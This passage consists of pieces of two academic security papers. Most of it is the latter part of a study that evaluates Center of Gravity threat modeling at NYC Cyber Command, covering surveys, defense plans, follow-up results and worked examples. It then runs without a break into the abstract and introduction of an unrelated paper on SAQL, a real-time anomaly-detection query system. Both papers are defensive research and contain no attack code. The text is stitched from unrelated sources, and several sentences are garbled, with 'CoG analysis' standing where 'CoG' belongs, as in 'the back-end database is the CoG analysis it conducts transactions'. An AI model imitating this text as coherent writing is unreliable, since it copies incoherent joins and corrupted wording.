**Perceived framework usefulness.** After completing the performance evaluation session, 23 participants agreed that threat modeling was useful to them in their daily work. For example, ten said the framework allowed them to prioritize their efforts. P24 developed a new litmus test for adding any defensive efforts, stating that "If the adversary doesn't care, then it's all just fluff [inconsequential]." P21 used threat modeling to show "what we're lacking or what we need to concentrate [on]," such as standard cyber hygiene.

Eight participants expressed that threat modeling added much-needed structure and perspective to difficult problems. P11 feels empowered by its structure and believes it allows him to "accept the things you cannot change, change the things you can, and have the wisdom to know the difference. I feel [CoG is] along those lines; this is your world, this is what you control." He believes threat modeling makes a positive difference with available resources, while helping to prioritize requests for future capabilities and support.

Five participants reported that threat modeling allowed them to plan defensive strategies more effectively. P05 stated that threat modeling helps him "plan effectively, document, track, monitor progress, and essentially understand our security posture."

Threat modeling allowed four participants to comprehend how threats can affect systems within their environment; these technicians previously relied upon best security practices without fully considering threats. While applying the framework, P10 declared that "insider threats overcome the hard shell, soft core" within most enterprise networks and that threat modeling helped him identify new ways to neutralize the impact of insiders bypassing perimeter defenses and exploiting trusted internal systems.

Four participants stated that purposefully considering their asset inventory during threat modeling allowed them to fully understand their responsibilities. Three participants stated that threat modeling provides them with a new appreciation for their position within NYC3. P14 said, "When I did my job, I didn't think about what the purpose of our group is [within NYC3]...[threat modeling] aligns what we're thinking with what I think my role is in this organization."



Figure 3: A cumulative distribution function (CDF) for participant subtask completion times.

Interestingly, both of the participants who did not find threat modeling useful felt that cybersecurity is too nebulous of a realm for a well-structured approach like CoG. P12, when asked to clarify his difficulties with the framework, stated that cloud environments present unique problems for defenders: we care about "the center keep of your castle, well there's this other castle somewhere out there, we don't know where, [and it is] part of our CoG." However, these two participants did successfully use threat modeling to discover critical vulnerabilities within their daily work that they had not previously considered.

**Changes in self-efficacy.** When comparing responses from the post-training survey to baseline responses, 10 participants reported a perceived increase in their ability to monitor critical assets, 17 reported an increase in their ability to identify threats, 16 reported an increase in their ability to mitigate threats, 15 participants reported an increase in their ability to respond to incidents. Respectively, averages increased by 8.8%, 19.3%, 29.8%, and 20.0%. Using the Wilcoxon signed-rank test [65], we found significant increases in participants' perceived ability to identify threats (W=61.0, p=0.031), mitigate threats (W=47.0, p=0.010), and respond to incidents (W=59.0, p=0.027).

#### 4.3.2 Actual efficacy

We measure the actual efficacy of threat modeling using several metrics: the accuracy of participants' output, task completion times, similarities between participants' identified CoGs, and the contents of their actionable defense plans.

**Output accuracy.** Simply completing CoG tasks is insufficient to demonstrate success; the resulting output must also be valid and meaningful. Thus, we assess the

accuracy of participants' results via an expert evaluation from two NYC3 senior leaders. Both of these leaders received in-person training on CoG and are uniquely qualified to assess the accuracy of the provided responses given their intimate knowledge of the NYC3 environment and cybersecurity expertise. We provided the evaluators with an anonymized set of the study results and asked them to jointly qualify the accuracy of the identified centers of gravity, critical vulnerabilities, threat capabilities/requirements, and ideal defense plans using a 6-point Likert scale ranging from zero to five with zero being "extremely unlikely (UL)" and five being "extremely likely (EL)" (See App. C). Additionally, we asked the leaders to indicate whether each ADP was sufficiently detailed to implement. We included one fictitious participant entry as an attention check and validity control, which both panel members identified and rejected.

The panel concluded that: 22 of 25 identified centers of gravity were accurate with respect to a participant's responsibilities ('EL'=3, 'Likely [L]'=9,'Somewhat likely [SL]'=10); all critical vulnerabilities were accurate for the identified centers of gravity (EL=6, L=7, SL=12); 23 of 25 threat capability and requirement profiles were accurate (EL=6, L=7, SL=10), and 24 of 25 actionable defense plans would accurately address the identified threats (EL=5, L=11, SL=8).

We used a logistic regression, appropriate for ordinal Likert data, to estimate the effect of work roles, experience in IT, and educational background on the accuracy of the panel results. We included a mixed-model random effect [26] that groups results by work roles to account for correlation between individuals who fill similar positions. Our initial model for the regression included each demographic category. To prevent overfitting, we tested all possible combinations of these inputs and selected the model with minimum Akaike Information Criterion [1]. The final selected model is given in Appendix E. Based on this regression, we found that no particular work role, amount of education, IT experience, or combination thereof enjoyed a statistically significant advantage when using threat modeling. These high success rates across our demographics support findings by Sindre and Opdahl that indicate threat modeling is a natural adaptation to standard IT practices [58].

**Time requirements.** We use the time required to apply CoG analysis to measure efficiency, which is a component of efficacy. On average, participants used the framework and developed actionable defense plans in 36 minutes, 46 seconds ($\sigma = 9:01$). Figure 3 shows subtask completion times as a cumulative distribution function (CDF). Participants spent the greatest amount of time describing critical vulnerabilities and developing actionable defense plans, with these tasks averaging 5:27 and 6:25 respectively. Three out of five participants in a leadership role affirmed without prompting that threat modeling provided them with a tool for quickly framing difficult problems, with P24 stating "within an hour, [CoG] helped me think about some items, challenge some things, and re-surface some things, and that is very useful for me given my busy schedule." P22 applied the framework in 22 minutes and commented during his closing performance evaluation session that he would "need much more time to fully develop" his ideas; however, he also said the session served as a catalyst for initiating a necessary dialogue for handling vulnerabilities.

**CoG consistency.** Analysis of the performance evaluation session results reveals that participants with similar work role classifications produced similar output. For example, 16 of 18 technicians indicated that a digital security tool was their CoG (e.g., firewalls, servers) whereas four of six participants in support roles identified a "soft" CoG (e.g., relationships, funding, and policies). Participants produced actionable defense plans averaging 5.9 mitigation strategies per plan and ranging from a minimum of three strategies to a maximum of 14.

**Actionable defense plans.** We use the contents of participants' actionable defense plans to further evaluate success. Participants identified real issues present within their environment and developed means for reducing risk. Within the 25 actionable defense plans, participants cumulatively developed 147 mitigation strategies; we provide detailed examples in Section 4.5. Participants indicated that 33% of the mitigation strategies they developed using threat modeling were new plans that would immediately improve the security posture of their environment if implemented. Additionally, participants stated that 31% of the mitigation strategies would improve upon existing NYC3 defensive measures and more adequately defend against identified threats. Participants felt that the remaining 36% of their described mitigation strategies were already sufficiently implemented across the NYC3 enterprise.

The NYC3 leadership panel indicated a majority of the actionable defense plans were sufficiently detailed for immediate implementation ('Yes'= 16). This shows that, even with limited framework exposure, many participants were able to develop sufficient action plans. We illustrate an ADP with insufficient detail using a security analyst's plan. After identifying his CoG as an Endpoint Detection and Response (EDR) system[3] and applying the framework, his ADP consisted of three mitigation strategies: "Make sure there is a fail-over setup and test it. Better change control. Better roll back procedures." While all of these address critical vulnerabilities, they provide no implementation details. In cases such as this, individuals require additional time to improve the fidelity of their responses or may benefit from expert assistance in



Figure 4: Perceived efficacy after using threat modeling for 30 days.

transforming their ideas into fully developed plans.

## 4.4 Observations after 30 days

After 30 days, we observed that participants still had a favorable opinion of threat modeling, most participants actually implemented defensive plans that they developed through our study, and that NYC3 institutionalized threat modeling within their routine practices.

### 4.4.1 Perceived efficacy

Thirty days after learning about CoG, there was a slight decrease in the perceived efficacy of the framework when compared to participant perceptions immediately after training: a 1.47% decrease for monitoring critical assets (W=81.0, p=0.57), 3.22% decrease for identifying threats (W=131.0, p=0.83), 3.58% decrease for mitigating threats (W=94.0, p=0.18), and 1.67% decrease for responding to incidents (W=100.0, p=0.59); none of these decreases were statistically significant. When comparing these 30-day metrics to the baseline, however, participants' perceived ability to monitor critical assets increased 7.4%, perceived ability to identify threats increased 16.1%, perceived ability to mitigate threats increased 26.3%, and perceived ability to respond to threats increased 18.3%. Participants' perceived ability to mitigate threats is a statistically significantly increase from the baseline (W=73.5, p=0.049).

Figure 4 shows participants' evaluations of the efficacy of CoG analysis after 30 days. Overall, all participants agreed ("Strongly"= 13) that threat modeling supports critical aspects of their job. Additionally, 24 participants agreed ("Strongly"= 15) that threat modeling enhances the way they think about digital security. Despite the aforementioned decrease in perceived efficacy over the 30-day period, the number of participants who found the framework useful to their jobs increased from 23 to 24, as NYC3's adoption of ADPs within their environment caused one participant to believe in the framework's usefulness. Lastly, 245 of 275 responses to our 11 TAM questions indicated threat modeling is valuable for digital security.

### 4.4.2 Actual efficacy

We measure actual efficacy after 30 days using participants' knowledge retention. Measuring knowledge retention allows us to evaluate the longevity of organizational impacts from integrating the framework. After 30 days, participants averaged 78% accuracy on four comprehension questions. This is an increase from 69% immediately after learning the framework, suggesting threat modeling may become more memorable after additional applied experience. Each comprehension question required participants to pinpoint the best answer out of three viable responses; this allowed us to measure if participants understood critical relationships. In the 30-day follow-up, all participants accurately answered our critical vulnerability question, 23 correctly identified a CoG visually, 17 correctly identified a critical requirement for a capability, and 13 correctly identified a critical capability for a notional CoG.

### 4.4.3 Actual adoption

After 30 days, 21 participants reported that they implemented at least one mitigation strategy that they developed using threat modeling. In addition, 20 participants reported after 30 days that they integrated concepts from threat modeling within their daily work routines. For example, seven participants now use the framework for continually assessing risk; this is in contrast to the baseline results, where participants typically assessed risk only during audits and initial accreditation. Five participants stated that they now use threat modeling to prioritize their daily and mid-range efforts. Participants who did not adopt said they were too busy with urgent tasks (n=4) or needed more applied training (n=1).

NYC3 started to institutionalize threat modeling after participants had discussed their results with one another and realized the important implications of their findings. One week after completing their performance evaluation sessions, six participants transformed a wall within their primary meeting room into an "urgent priorities" board (Figure 5) for implementing defensive actions that address critical vulnerabilities identified during this study.



Figure 5: NYC3 developed an "urgent priorities" task tracker to address problems identified in this study.

Their board facilitates two-week action periods and improves how the organization communicates the impact of their progress to senior leaders. NYC3 leaders have since formalized this board using project management software and other practices such as "demo days" to demonstrate the viability of their defensive efforts.

## 4.5 Observations after 120 days

Observing NYC3's environment 120 days after our study concluded allows us to understand the longer-term impact of threat modeling within live work environments. In total, we find that NYC3 implemented eight new categories of controls directly based on the ADPs developed by participants in this study. Additionally, NYC3 provided us with access to server logs, their alert dashboard, and vulnerability reports so that we could measure the actual efficacy of three of these new controls.

### 4.5.1 Actual adoption

Below we provide a sample set of ADPs that participants derived using threat modeling. NYC3 leaders monitored the implementation of these ADPs using their priorities board, and all mitigation strategies persist within the NYC environment 120 days after the study. We only provide high-level details about the ADPs below to avoid placing NYC3 systems at risk.

**Testing readiness.** Nine participants cited resilient systems as critical requirements within their environment, and two identified untested disaster recovery plans as critical vulnerabilities. To dampen the impact of a cyber attack, natural disaster, or terrorist attack, they recommended frequently using multiple "fail-over" sites to validate functionality. Accordingly, NYC3 has begun testing fail-over servers within their local domain and plans to implement periodic, mandatory readiness tests across all NYC networks.

**Securing accounts.** Several participants identified user account permissions – a fundamental security control in any networked environment – as insufficiently well managed. Three participants stated that it is common for employees to migrate across the organization and retain permissions to data shares and assets they no longer need. NYC3 now directs monthly audits and re-certification of user access to narrow the impact of insider threats or stolen credentials. Seven participants recommended implementing multi-factor authentication. As a proof of concept, NYC3 implemented multi-factor authentication for 80 user accounts within a monitored subdomain.

**Protecting physical network assets.** Seven participants determined that if control measures restricting physical access to networking infrastructure were weak, it would create critical vulnerabilities. All expressed concern with insider threats causing damage or stealing data, but they all indicated that the most likely threat stems from accidental damage. Three participants discussed concerns with inadvertent, wide-scale power outages or power surges to networking infrastructure that could cause some issues to persist for an extended duration. These three participants recommended security escorts for all personnel, in addition to multi-factor access control near all networking infrastructure. Since the performance evaluation sessions, NYC3 has been working with federal, state, and private-sector entities on issues related to this topic.

**Crowdsourcing assessments.** Two participants reported that automated vulnerability assessment tools might not detect all vulnerabilities and that manual testing is needed for identifying more complex issues. Thus, P21 recommended that NYC establish a bug bounty program for public-facing services to benefit from the collective security community. Because of his recommendation, NYC3 partnered with a bug bounty service provider to conduct a 24-hour proof-of-concept assessment against one of its web services.

**Sensor coverage.** Ten participants acknowledged that the NYC environment is far too vast for manual monitoring and that automated sensors play a critical role in defense. In this situation, a gap in sensor coverage can lead to unprotected systems or the successful exploitation of known vulnerabilities. Four participants recommended deploying additional EDRs on systems in specific subdomains within which NYC3 had limited visibility. Within 30 days after the threat modeling training, NYC3 technicians deployed 1331 new EDR sensors within these subdomains.

**Protecting legacy systems.** Three participants stated that legacy systems significantly impact their ability to

secure systems; some were installed five decades ago and were never intended to be networked. Thus, they recommended segmenting non-critical legacy systems until they are replaced/upgraded. NYC3 is now working closely with partners to protect segmented systems and those that must remain online.

**Protecting against data corruption.** Participants P02 and P17 identified data corruption as risks to NYC3 systems. NYC3 technicians now verify the integrity of each software and indicator of compromise (IOC) update provided by third-party vendors to prevent the exploitation of update mechanisms, as seen in the 2017 NotPetya malware outbreak [56].

**Reducing human error.** Human error was another common theme across the threat landscape. Six participants stated that a simple typo in a configuration script, like the one that caused the 2017 Amazon S3 outage [2], could have significant impacts across multiple systems or networks. Three defenders recommended two-person change control when updating configuration files on firewalls and EDR systems. Such controls require one person to propose a change and another to review and implement the change to reduce the likelihood of human error. NYC3 now enforces two-person change control on all modifications to access control lists.

#### 4.5.2 Actual efficacy

Quantitative metrics captured in the 120 days after threat modeling training empirically support the efficacy of threat modeling. A NYC3 security analyst verified every intrusion, incident, and vulnerability within these data records. To protect the operational security of NYC3, we do not report on specific threats that would enable a malicious actor to re-target their systems.

**Securing accounts.** User account logs allow us to analyze account hijacking attempts based on the geographic origin of attempts, time frequency between attempts, and why the attempt failed (e.g., wrong password or invalid token). Over 120 days, NYC3 recorded 3749 failed login attempts; based on frequency and subsequent successful logins, we associate 3731 of these attempts with employees forgetting their password. Among the remaining failed logins, NYC3 successfully blocked hijacking attempts that originated from a foreign nation against seven *privileged* user accounts. Of these seven accounts, the attacker failed at the multi-factor login step for five accounts and failed due to password lockout on the other two accounts. Prior to this study, this subdomain did not have multi-factor verification enabled; these five privileged accounts were protected by mechanisms implemented solely because of the introduction of threat modeling.

**Crowdsourcing assessments.** The 24-hour bug-bounty trial program yielded immediate results. Overall, 17 security researchers participated in the trial program and disclosed three previously unknown vulnerabilities in a public webserver protected by NYC3, verified through proof-of-concept examples. NYC3 validated these vulnerabilities and patched the production systems in accordance with policy and service-level objectives. After the success of this trial, NYC3 has authorized an enduring public program that will focus on improving the security posture of web applications under NYC3's purview. Such a program is a first for the City of New York and NYC3, created as a direct result of introducing threat modeling.

**Sensor coverage.** EDR reports allow us to uniquely identify which IOCs appeared in which systems, their severity level, and frequency of attempts. NYC3 deployed 1331 new sensors to endpoints that were previously unmonitored and were able to verify and respond to 541 unique intrusion attempts identified by these new sensors. Of these 541 intrusion attempts, 59 were labeled critical and 135 were labeled high severity; NYC3's partnered vendor security service manually validated each of these intrusions and verified their severity levels as true positives. One important aspect to note: if any systems had been infected prior to sensor deployment, our study would have captured both new intrusion attempts and any re-infection attempts that occurred after NYC3 deployed the sensors for the first time. According to the lead NYC3 EDR engineer, all 541 of these events could have led to successful attacks or loss of system availability if technicians had not deployed the sensors to areas identified during threat modeling.[4]

## 5 Discussion and conclusions

We provide the first structured evaluation of introducing threat modeling to a large-scale enterprise environment. Overall, our findings suggest that threat modeling, in this case the CoG framework, was an effective and efficient mechanism for developing actionable defense plans for the NYC3 enterprise. Defense plans created using CoG led to measurable, positive results. These results suggest that even a relatively small amount of focused threat modeling performed by IT personnel with no previous threat-modeling experience can quickly produce useful improvements.

Immediately after completing the performance evaluation sessions, 23 participants reported that they found the framework useful; after 30 days of use, 24 participants reported finding the framework useful and 20 participants reported regularly using concepts from threat modeling in their daily processes. In less than 37 minutes on average, our 25 participants developed 147 unique mitigation strategies for threats to their organization. NYC3 adopted many of these recommendations, improving their security posture in eight key areas. After

120 days, participant-designed ADPs blocked account hijackings of five privileged user accounts, blocked 541 unique intrusion attempts, and discovered (and remedied) three vulnerabilities in public-facing web servers, all of which support that introducing threat modeling made NYC3 more secure.

We note that many of the ADPs that NYC3 employees developed and implemented (Section 4.5) contain straightforward recommendations, such as applying multi-factor authentication. We believe that this in itself constitutes an important finding: despite adhering to applicable federal, state, and local compliance standards and "best practices," these measures were not already in use. Threat modeling offered our participants the agility to identify and implement defensive measures not (yet) prescribed in these standards. In this case, threat modeling helped the organization gain new perspective on their security gaps and proactively mitigate issues.

Many organizations are currently making significant investments in digital-security tools and capabilities [10]. Our case study of threat modeling, in contrast, shows promising results that can be achieved by leveraging existing resources, without the need for new technologies or personnel. Further, our approach included only two hours of employee training, which we expect would be palatable for many organizations.

## 5.1 Lessons learned

Based on our case study, we make several observations about the process of adopting threat modeling in a large organization.

**Hands-on learning.** Our participants indicated that our hands-on approach to teaching threat modeling worked well. After the performance evaluation sessions, without prompting, 24 of 25 participants said that the personalized, hands-on application allowed them to understand the framework better than the educational intervention classes alone. Our logistic regression analysis on participants' CoG accuracy revealed a relatively level understanding of the framework across educational backgrounds, experience levels, and work roles. This suggests that many different practitioners can potentially benefit from this hands-on approach, supporting findings from Kolb & Kolb [31] and Bandura [6].

**Mentoring and peer partnering.** Multiple participants mentioned a desire for social and organizational support to facilitate the adoption of threat modeling. In their 30-day follow-up surveys, P18 and P24 stated that NYC3 would need organizational programs in place to aid wide-scale adoption of threat modeling, such as pairing junior personnel with mentors and facilitating peer-to-peer partnerships. During their performance evaluation sessions, P09 and P19 both mentioned that threat modeling would also be useful for integrating new personnel into NYC3. We hypothesize that pairing experienced employees with junior personnel could permit mentors to orient their mentee to the environment and provide context to ongoing defensive initiatives, all while reinforcing their own understanding of threat modeling.

Further, the NYC3 leadership panel results indicated that 9 of 25 actionable defense plans were insufficiently detailed for immediate implementation. Peering would allow small teams to challenge one another and elicit details until results are adequately robust. This accords with prior studies of threat-modeling techniques, as well as peer partnering examples from other domains, that demonstrate the benefits of peer collaboration [9, 14, 15, 20, 24, 25, 28, 34, 35, 37, 38, 42, 46, 53].

**Communication with leadership.** After threat-modeling training, participants reported that they were better able to communicate the importance of various threats to NYC3 leadership. This was reflected in the immediate deployment of mitigation strategies, as discussed in Section 4.5. We hypothesize that use of a single threat modeling framework — in this case CoG — across administrative boundaries may help to facilitate a shared language within the organization for communicating about threats. It would be particularly interesting to explicitly evaluate whether training executive-level leadership along with on-the-ground practitioners might yield useful communication benefits.

**Shortcomings.** Knowledge retention results show that participants struggled with framework-specific terminology; only 17 of 25 participants correctly identified critical requirements after 30 days. When institutionalizing threat modeling, it may be helpful to provide learners with quick-reference guides containing relatable examples to help clarify essential terminology.

## 5.2 Future work

In this work we took advantage of a unique cooperative opportunity to evaluate the introduction of an exemplar threat-modeling approach into an enterprise environment. In future work, comparative evaluation — ideally also in real-world environments — is necessary to understand the relative effectiveness of different threat-modeling approaches and may also help to clarify in what situations and environments different threat-modeling approaches are likely to be most effective.

To this end, we suggest that threat modeling should be tested in multiple environments, to understand when and why these frameworks should be applied. Future evaluations may be able to consider how organization size, experience level and typical workload of staff members, organizational culture, and existing threat-modeling and/or security-analysis processes affect the efficacy of threat modeling. Future work should also explore less tangible organizational characteristics, such as employees' under-

standing of organizational objectives, hierarchical structure, lines of communication within and across groups, and the empowerment given to mid-level leaders.

In summary, our results indicate that introducing threat modeling — in this case, CoG — was useful for helping a large enterprise organization utilize existing resources more effectively to mitigate security threats. These findings underscore the importance of future evaluations exploring when and why this result generalizes to other real-world environments.

## Notes

[1] NYC3 was formerly known as the Department of Information Technology & Telecommunications Citywide Cybersecurity Division, which was subsumed by NYC3 midway through this study [13]. For convenience, we only refer to the organization as NYC3.

[2] Due to operational security risks, we do not name specific vendor solutions.

[3] Endpoint Detection and Response (EDR) describes a suite of tools focused on detecting and investigating suspicious activities, intrusions, and other problems on endpoint systems.

[4] NYC3 deployed additional defensive capabilities based on ADPs that also assisted with detection, but are not described here in order to protect operational security concerns.

# A CoG examples

We used the following two scenarios during our educational intervention training to communicate CoG analysis concepts to participants.

## A.1 Star Wars walkthrough

The educational intervention instructor guided participants through this scenario, explaining the CoG analysis for the Galactic Empire. The Galactic Empire's desired end state is to provide peace and stability throughout the galaxy. To do this, their objective is to eliminate rebel forces. The Empire has many assets available for destroying the rebel scum to include: TIE fighters, stormtroopers, Darth Vader, and the Death Star. Of these assets, we know that the most powerful means for destroying planets and eradicating sources of rebellion is the Death Star; thus, it is the CoG analysis for the Empire. Critical capabilities for the Death Star include the ability to destroy planets. Critical requirements for this capability include Kyber crystals, engineers, and the superlaser. A critical vulnerability against the superlaser is accessible via a thermal exhaust port with an exterior opening. Threat capabilities include the ability to fire weapons into the exhaust port and threat requirements include X-wing fighter aircraft. Given this scenario, an actionable defense plan for the Death Star would be concealing the thermal port or installing anti-aircraft turrets near the opening.

## A.2 E-commerce scenario

In the second scenario, groups of participants applied CoG analysis without instructor assistance. The following examples are not exhaustive but include actual responses from the groups. This scenario was the first and only time participants completed CoG analysis analysis in a group setting.

We consider a small e-commerce business with the primary objective of maximizing profit and secondary objectives of customer satisfaction and website availability. We focus on defending assets that maximize our profits. The e-commerce business relies on a front-end webserver, a back-end database, redundant servers with load balancers, software developers, and a banking institution. Of the previously identified assets, the back-end database is the CoG analysis it conducts transactions with customers (the primary means for accomplishing our primary objective) and because of its interconnectedness with other assets. Critical capabilities for our business back-end database include (1) conducting atomic, consistent, isolated, and durable transactions, (2) permitting responsive queries from the front-end webserver, and (3) providing security safeguards for inventories and customer data. Critical requirements for providing security safeguards for inventories and customer data would be (1) encrypted communication between customers, the front-end webserver, and the database; (2) encrypted sensitive data within the database; and (3) compliance with regulatory guidelines for business transactions. Examples of critical vulnerabilities would be continued use of software without periodically checking for updates and patching, such as continued use of OpenSSL 1.0.1 which is vulnerable to Heartbleed [52]. Threat capabilities against a vulnerable version of OpenSSL include conducting reconnaissance and network scans of vulnerable systems. Threat requirements include a valid exploit and payload against OpenSSL. A simple actionable defense plan for our running example includes (1) upgrading OpenSSL to a version that is patched against Heartbleed and (2) validating system performance post-upgrade.

## A.3 Participant P17 example

**Understand the end state and objective.** Participant P17 is a security analyst who works within the NYC Security Operations Center (SOC). The SOC's defensive end state is maintaining an environment that is resilient and responsive to known and unknown threats. Based on P17's work role in NYC3, his personal objective is to defend workstations and respond to threats against the NYC3 environment.

**Identify assets.** P17 relies on network traffic inspectors, endpoint detection and response (EDR) solutions, and log aggregators to accomplish his objective. EDRs are tools for investigating suspicious activities throughout networks, hosts, and other endpoints [7].

**Identify the CoG.** Of the previously identified P17 assets, the EDR is the CoG analysis because of its inherent ability to thoroughly protect systems across the enterprise, using input from network traffic inspectors and feeding log aggregators.

**Identify critical capabilities (CC).** P17's critical capabilities for EDR include blocking intrusion attempts, sending alerts, conducting queries, and quarantining infected systems.

**Identify critical requirements (CR).** CRs for P17 to block intrusion attempts include possessing updated indicators of compromise (IOCs) (i.e., threat signatures) and having the EDR agent installed on workstations.

**Identify critical vulnerabilities (CV).** P17 examples of critical vulnerabilities would be corrupted IOCs or workstation operating systems that are incompatible with a particular EDR application.

**Enumerate threat capabilities (TC).** With respect to our running example, representative TCs against corrupted updates include the ability to tamper with or man-in-the-middle IOC updates.

**Enumerate threat requirements (TR).** For P17, TRs include physical access or remote access to an update mechanism.

**Develop an actionable defense plan (ADP).** One mitigation strategy in P17's ADP verifies the integrity of updates from vendors before applying them to the EDR.

# B Survey instruments

Full versions of the pre-intervention survey, post-intervention survey, and follow-up survey are viewable at `ter.ps/nycsurvey1`, `ter.ps/nycsurvey2`, and `ter.ps/nycsurvey3` respectively.

# C NYC leadership panel questions

We asked our panel of NYC3 leaders to answer the following questions for each participants' post-training survey results.

1. How likely is the identified asset the critical enabler for the participant's responsibilities? Please use a scale from 0 to 5, with 0 being "extremely unlikely" and 5 being "extremely likely"

2. How likely would the identified vulnerabilities stop the participant from fulfilling their responsibilities? Please use a scale from 0 to 5, with 0 being "extremely unlikely" and 5 being "extremely likely"

3. How likely would the identified threats exploit the vulnerabilities and prevent mission fulfillment? Please use a scale from 0 to 5, with 0 being "extremely unlikely" and 5 being "extremely likely"

4. How likely would the plan of action mitigate threats from exploiting the critical vulnerabilities? Please use a scale from 0 to 5, with 0 being "extremely unlikely" and 5 being "extremely likely"
5. Is the proposed defense plan sufficiently detailed to implement? Please respond with yes, no, or unsure.

## D Visualizing Center of Gravity



Figure 6: Depiction of CoG analysis tabular method.

Each participant received a printed version of the worksheet shown in Figure 6 to help guide them through CoG analysis. Numbers indicate the order in which participants completed the form, as described in Section 2.2. Additionally, we provided participants with a digital version of this worksheet during all online surveys. A more detailed version of the worksheet is available at: `https://goo.gl/icVMLX`.

Some participants opted to use a whiteboard to visually depict their thought processes and building heterogeneous, relational linkages between nodes. As shown in Figure 7, P18 began by writing his objective to protect networks. P18 then mapped how firewalls, EDRs, deep-packet inspection tools, and other defensive techniques support this objective. The commonality among all of these tools is that the defender uses cues from alerts to respond to incidents; thus, alerts are P18's CoG.

## E CoG Identification Accuracy Regression



Figure 7: Depiction of P18 visualizing his CoG analysis.

| Variable | Value | Odds Ratio | CI | p-value |
|---|---|---|---|---|
| IT Exp. | 0-5 yrs | – | – | – |
| | 6-10 yrs | 0.17 | [0, 11.36] | 0.408 |
| | 11-15 yrs | 3.82 | [0.26, 55.28] | 0.325 |
| | 16-20 yrs | 0.74 | [0.04, 12.16] | 0.83 |
| | 21-25 yrs | 0.39 | [0.01, 20.26] | 0.643 |
| | 26+ yrs | 0.26 | [0, 60.44] | 0.626 |
| Edu. | Some College | – | – | – |
| | Associates | 3.02 | [0.03, 289.4] | 0.634 |
| | Bachelors | 3.51 | [0.25, 49.43] | 0.352 |
| | Graduate | 4.64 | [0.21, 100.14] | 0.327 |

*Significant effect – Base case (OR=1, by definition)

Table 2: Summary of regression over participants' accuracy at identifying centers of gravity with respect to their years of experience and education.

# SAQL: A Stream-based Query System for Real-Time Abnormal System Behavior Detection

## Abstract

Recently, advanced cyber attacks, which consist of a sequence of steps that involve many vulnerabilities and hosts, compromise the security of many well-protected businesses. This has led to the solutions that ubiquitously monitor system activities in each host (big data) as a series of events, and search for anomalies (abnormal behaviors) for triaging risky events. Since fighting against these attacks is a time-critical mission to prevent further damage, these solutions face challenges in incorporating *expert knowledge* to perform *timely anomaly detection* over the large-scale provenance data.

To address these challenges, we propose a novel stream-based query system that takes as input, a real-time event feed aggregated from multiple hosts in an enterprise, and provides an anomaly query engine that queries the event feed to identify abnormal behaviors based on the specified anomalies. To facilitate the task of expressing anomalies based on expert knowledge, our system provides a domain-specific query language, SAQL, which allows analysts to express models for (1) *rule-based anomalies*, (2) *time-series anomalies*, (3) *invariant-based anomalies*, and (4) *outlier-based anomalies*. We deployed our system in NEC Labs America comprising 150 hosts and evaluated it using 1.1TB of real system monitoring data (containing 3.3 billion events). Our evaluations on a broad set of attack behaviors and micro-benchmarks show that our system has a low detection latency (<2s) and a high system throughput (110,000 events/s; supporting ∼4000 hosts), and is more efficient in memory utilization than the existing stream-based complex event processing systems.

## 1 Introduction

Advanced cyber attacks and data breaches plague even the most protected companies [9, 16, 14, 23, 11]. The recent massive Equifax data breach [11] has exposed the sensitive personal information of 143 million US customers. Similar attacks, especially in the form of advanced persistent threats (APT), are being commonly observed. These attacks consist of *a sequence of steps* across *many hosts* that exploit different types of vulnerabilities to compromise security [25, 2, 1].

To counter these attacks, approaches based on *ubiquitous system monitoring* have emerged as an important solution for actively searching for possible anomalies, then to quickly triage the possible significant risky events [63, 64, 52, 40, 62, 74, 73, 68]. System monitoring observes *system calls* at the kernel level to collect information about system activities. The collected data from system monitoring facilitates the detection of abnormal system behaviors [39, 66].

However, these approaches face challenges in detecting multiple types of anomalies using system monitoring data. First, fighting against attacks such as APTs is a time-critical mission. As such, we need a *real-time* anomaly detection tool to search for a "needle in a haystack" for preventing additional damage and for system recovery. Second, models derived from data have been increasingly used in detecting various types of risky events [66]. For example, system administrators, security analysts and data scientists have extensive domain knowledge about the enterprise, including expected system behaviors. A key problem is how we can provide a real-time tool to detect anomalies while *incorporating the knowledge* from system administrators, security analysts and data scientists? Third, system monitoring produces huge amount of daily logs (∼50GB for 100 hosts per day) [69, 88]. This requires *efficient* real-time data analytics on the large-scale provenance data.

Unfortunately, none of the existing stream-based query systems and anomaly detection systems [91, 51, 59, 68] provide a comprehensive solution that addresses all these three challenges. These systems focus on specific anomalies and are optimized for general purpose data streams, providing limited support for users to spec-



**Figure 1:** Major types of abnormal system behaviors ($e_1, \ldots, e_n$ are shown in ascending temporal order.)

ify anomaly models by incorporating domain knowledge from experts.

**Contributions:** We design and build a novel stream-based real-time query system. Our system takes as input a real-time event feed aggregated from multiple hosts in an enterprise, and provides an anomaly query engine. The query engine provides a novel interface for users to submit anomaly queries using our *domain-specific language*, and checks the events against the queries to detect anomalies in real-time.

**Language:** To facilitate the task of expressing anomalies based on domain knowledge of experts, our system provides a domain-specific query language, *Stream-based Anomaly Query Language (*SAQL*)*. SAQL provides (1) the syntax of event patterns to ease the task of specifying relevant system activities and their relationships, which facilitates the specification of *rule-based anomalies*; (2) the constructs for *sliding windows* and *stateful computation* that allow stateful anomaly models to be computed in each sliding window over the data stream, which facilitates the specification of *time-series anomalies*, *invariant-based anomalies*, and *outlier-based anomalies* (more details in Section 2.2). The specified models in SAQL are checked using *continuous queries* over unbounded streams of system monitoring data [51], which report the detected anomalies continuously.

Rule-based anomalies allow system experts to specify rules to detect known attack behaviors or enforce enterprise-wide security policies. Figure 1 shows an example rule-based anomaly, where a process (`cat`) accesses multiple command log files in a relatively short time period, indicating an external user trying to probe the useful commands issued by the legitimate users. To express such behavior, SAQL uses event patterns to express each activity in the format of {*subject-operation-object*} (*e.g.,* `proc p1 write file f1`), where system entities are represented as subjects (`proc p1`) and objects (`file f1`), and interactions are represented as operations initiated by subjects and targeted on objects.

Stateful computation in sliding windows over a data stream enables the specification of stateful behavior models for detecting abnormal system behaviors such as time-series anomalies, which lack support from existing stream query systems that focus on general data streams [91, 59, 30, 42]. Figure 1 shows a time-series anomaly, where a process (`sqlservr.exe`) transfers abnormally large amount of data starting from $e_2$. To facilitate the detection of such anomalies, SAQL provides constructs for *sliding windows* that break the continuous data stream into fragments with common aggregation functions (*e.g.,* `count`, `sum`, `avg`). Additionally, SAQL provides constructs to define *states in sliding windows* and allow accesses to the states of past windows. These constructs facilitate the comparison with historical states and the computation of moving averages such as three-period simple moving average (SMA) [55].

